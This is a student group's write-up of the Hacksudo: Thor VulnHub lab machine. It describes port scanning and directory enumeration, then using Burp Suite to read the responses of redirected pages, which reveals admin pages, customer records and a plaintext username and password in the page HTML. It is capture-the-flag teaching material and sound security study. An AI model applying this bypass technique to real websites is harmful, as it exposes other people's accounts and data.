
HACKSUDO: THOR VULNHUB WRITE UP


Kelompok 5: Johan Davin, Kevin Diaz, Marianne Soebekti

INTRODUCTION



Since the author of this machine put the machine's IP on the login page, we don't need to use ip a and nmapping the target's IP.


INFORMATION GATHERING & WEB ENUMERATION




We see that there is an SSH service that is open and one http service on port 80. We assume the SSH port can be a login page/admin login page. If we're able to login as server admin, we will presumably have root access.

The OS used is Linux 4.15 – 5.8 which is not that useful for us, because we don't know much about how this could be used yet. Although, we were taught to get this information from the very beginning in our network penetration testing lab class.

When we visited the IP address on port 80, you will get into this website:



First thing we do is run a dirbuster.




Above are the results from our dirbuster.

****SINCE THE MACHINE HAS STOPPED WORKING WE DECIDED TO RESTART IT, AND IT WORKED AGAIN BUT IT GIVES DIFFERENT IP ADDRESS****


The IP is now changed to **192.168.81.74**

Let's continue with the dirbuster,we visit http://192.168.81.74:80/cgi-bin/ which results in a forbidden page. The case is the same with http://192.168.81.74:80/server-status/ , http://192.168.81.73:80/icons/ and http://192.168.81.73:80/icons/small/. We assume to access these pages we will have to do something to gain admin control. We also checked this http://192.168.81.73/jquery-3.2.1.min.js directory, but we are unable to understand its contents.




Now, another directory we found interesting was http://192.168.81.73/customer_login_action.php When visiting this directory, we get "wrong credentials" popup. From just reading, we can assume this is a directory/file directory that the user will be sent to whenever you successfully login.

EXPLOITING USING BURPSUITE




Remember when we did web enumeration? I found an interesting endpoint like transactions.php. When I tried to open it in my browser, the page redirected to home.php as you can see at the result of gobuster.




We tried to intercept the request using burpsuite, OMOOO!!! we can see the response from our request.


we read the request and there are a lot of pages that we can explore.




First we went to /admin_home.php. Why did we go there? because we hope (and our intuition leads us here) the home page contains the control center of the program.



Yayy!! As you can see we can see all the customers on the website.




More interesting thing is that we can edit the customer details!!! Of course this was a gold mine for hackers. We can change the Customer ID and I can see other customer's details.




Of course there is a reason we said this was a gold mine for hackers because we can see the password for every user!!! OMO OMO OMO!!!

```
<div class="flex-container">
     <div class=container>
          <label>
               Username :
          </label>
          <br>
          <input name="cus_uname" size="30" type="text" value="zakee94"
          required />
     </div>
     <div  class=container>
          <label>
               Password :
          </b>
     </label>
     <br>
     <input name="cus_pwd" size="30" type="text" value="nafees123"
     required />
  </div>
</div>
```

